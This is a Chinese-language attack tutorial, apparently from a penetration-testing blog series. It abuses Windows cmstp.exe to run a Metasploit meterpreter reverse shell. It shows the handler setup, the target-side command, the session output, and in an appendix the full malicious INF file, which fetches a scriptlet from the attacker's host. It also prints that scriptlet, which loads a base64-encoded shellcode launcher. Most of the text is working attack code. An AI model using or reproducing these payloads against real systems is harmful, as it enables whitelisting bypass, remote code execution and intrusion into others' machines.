专注APT攻击与防御
https://micropoor.blogspot.com/

注：请多喝点热水或者凉白开，可预防**肾结石**，**通风**等。
痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

Cmstp简介：

Cmstp安装或删除“连接管理器”服务配置文件。如果不含可选参数的情况下使用，则cmstp 会使用对应于操作系统和用户的权限的默认设置来安装服务配置文件。

微软官方文档：
https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/cmstp

说明：Cmstp.exe所在路径已被系统添加PATH环境变量中，因此，Cmstp命令可识别，需注意x86，x64位的Cmstp调用。

Windows 2003 默认位置：

> C:\Windows\System32\cmstp.exe
> C:\Windows\SysWOW64\cmstp.exe


Windows 7 默认位置：

> C:\Windows\System32\cmstp.exe
> C:\Windows\SysWOW64\cmstp.exe

攻击机： 192.168.1.4 Debian
靶机： 192.168.1.119 Windows 7

配置攻击机msf：
注：x64 payload


```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

 Name Current Setting Required Description
 ---- --------------- -------- -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

  Name Current Setting Required Description
  ---- --------------- -------- -----------
  EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
  LHOST 192.168.1.4 yes The listen address (an interface may be specified)
  LPORT 53 yes The listen port


 Exploit target:

  Id Name
  -- ----
  0 Wildcard Target


 emsf exploit(multi/handler) > exploit

 [*] Started reverse TCP handler on 192.168.1.4:53
```



```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


emsf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

靶机执行：


```
cmstp.exe /ni /s C:\Users\John\Desktop\rev.inf
```



```
C:\Users\John\Desktop>cmstp.exe /ni /s C:\Users\John\Desktop\rev.inf

C:\Users\John\Desktop>
```

注：x64 payload

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (206403 bytes) to 192.168.1.5
[*] Meterpreter session 9 opened (192.168.1.4:53 -> 192.168.1.5:13220) at 2019-01-20 12:08:52 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 8632
meterpreter >

```



```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (206403 bytes) to 192.168.1.5
[*] Meterpreter session 9 opened (192.168.1.4:53 -> 192.168.1.5:13220) at 2019-01-20 12:08:52 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 8632
meterpreter > 
```

附录：

Micropoor_rev_cmstp_inf：

```
[version]
```

```
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall_SingleUser]
UnRegisterOCXs=UnRegisterOCXSection

[UnRegisterOCXSection]
%11%\scrobj.dll,NI,http://192.168.1.4/cmstp_rev_53_x64.sct

 [Strings]
 AppAct = "SOFTWARE\Microsoft\Connection Manager"
 ServiceName="Micropoor"
 ShortSvcName="Micropoor"
```

cmstp_rev_53_x64.sct

```
<?XML version="1.0"?>
<scriptlet>
<registration
 progid="PoC"
 classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >

 <script language="JScript">
 <![CDATA[

  function setversion() {
 }
 function debug(s) {}
 function base64ToStream(b) {
  var enc = new ActiveXObject("System.Text.ASCIIEncoding");
  var length = enc.GetByteCount_2(b);
  var ba = enc.GetBytes_4(b);
  var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
  ba = transform.TransformFinalBlock(ba, 0, length);
  var ms = new ActiveXObject("System.IO.MemoryStream");
  ms.Write(ba, 0, (length / 4) * 3);
  ms.Position = 0;
  return ms;
 }
```

```

var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdh
dGVTZXJpYWxpemF0aW9uSG9sZGVy"+
"AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2Vya
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"dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb
25Ib2xk"+
"ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJA
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"AAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0Rlb
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"RW50cnkHAAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50Y
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lJlbW90"+
"aW5nLk1lc3NhZ2luZy5IZWFkZXJIYW5kbGVyBgYAAABLbXNjb3JsaWIsIFZlcnNpb249M
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QoEAwAA"+
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"ADIALgBkAGwAbAAAAAAAKAACAAEATABlAGcAYQBsAEMAbwBwAHkAcgBpAGcAaAB0AAAAIAAAADwA"+
"CQABAE8AcgBpAGcAaQBuAGEAbABGAGkAbABlAG4AYQBtAGUAAAAyADIAMgAyAC4AZABsAGwAAAAA"+
"ADQACAABAFAAcgBvAGQAdQBjAHQAVgBlAHIAcwBpAG8AbgAAADAALgAwAC4AMAAuADAAAAA4AAgA"+
"AQBBAHMAcwBlAG0AYgBsAHkAIABWAGUAcgBzAGkAbwBuAAAAMAAuADAALgAwAC4AMAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
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"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAABDQAAAAQAAAAJFwAAAAkGAAAACRYAAAAGGgAAACdTeXN0ZW0uUmVm"+
"bGVjdGlvbi5Bc3NlbWJseSBMb2FkKEJ5dGVbXSkIAAAACgsA";
var entry_class = 'ShellCodeLauncher.Program';

try {
 setversion();
 var stm = base64ToStream(serialized_obj);
 var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
 var al = new ActiveXObject('System.Collections.ArrayList');
 var d = fmt.Deserialize_2(stm);
 al.Add(undefined);
 var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

} catch (e) {
 debug(e.message);
}

 ]]>
</script>
</registration>
```

```
</scriptlet>

```

- Micropoor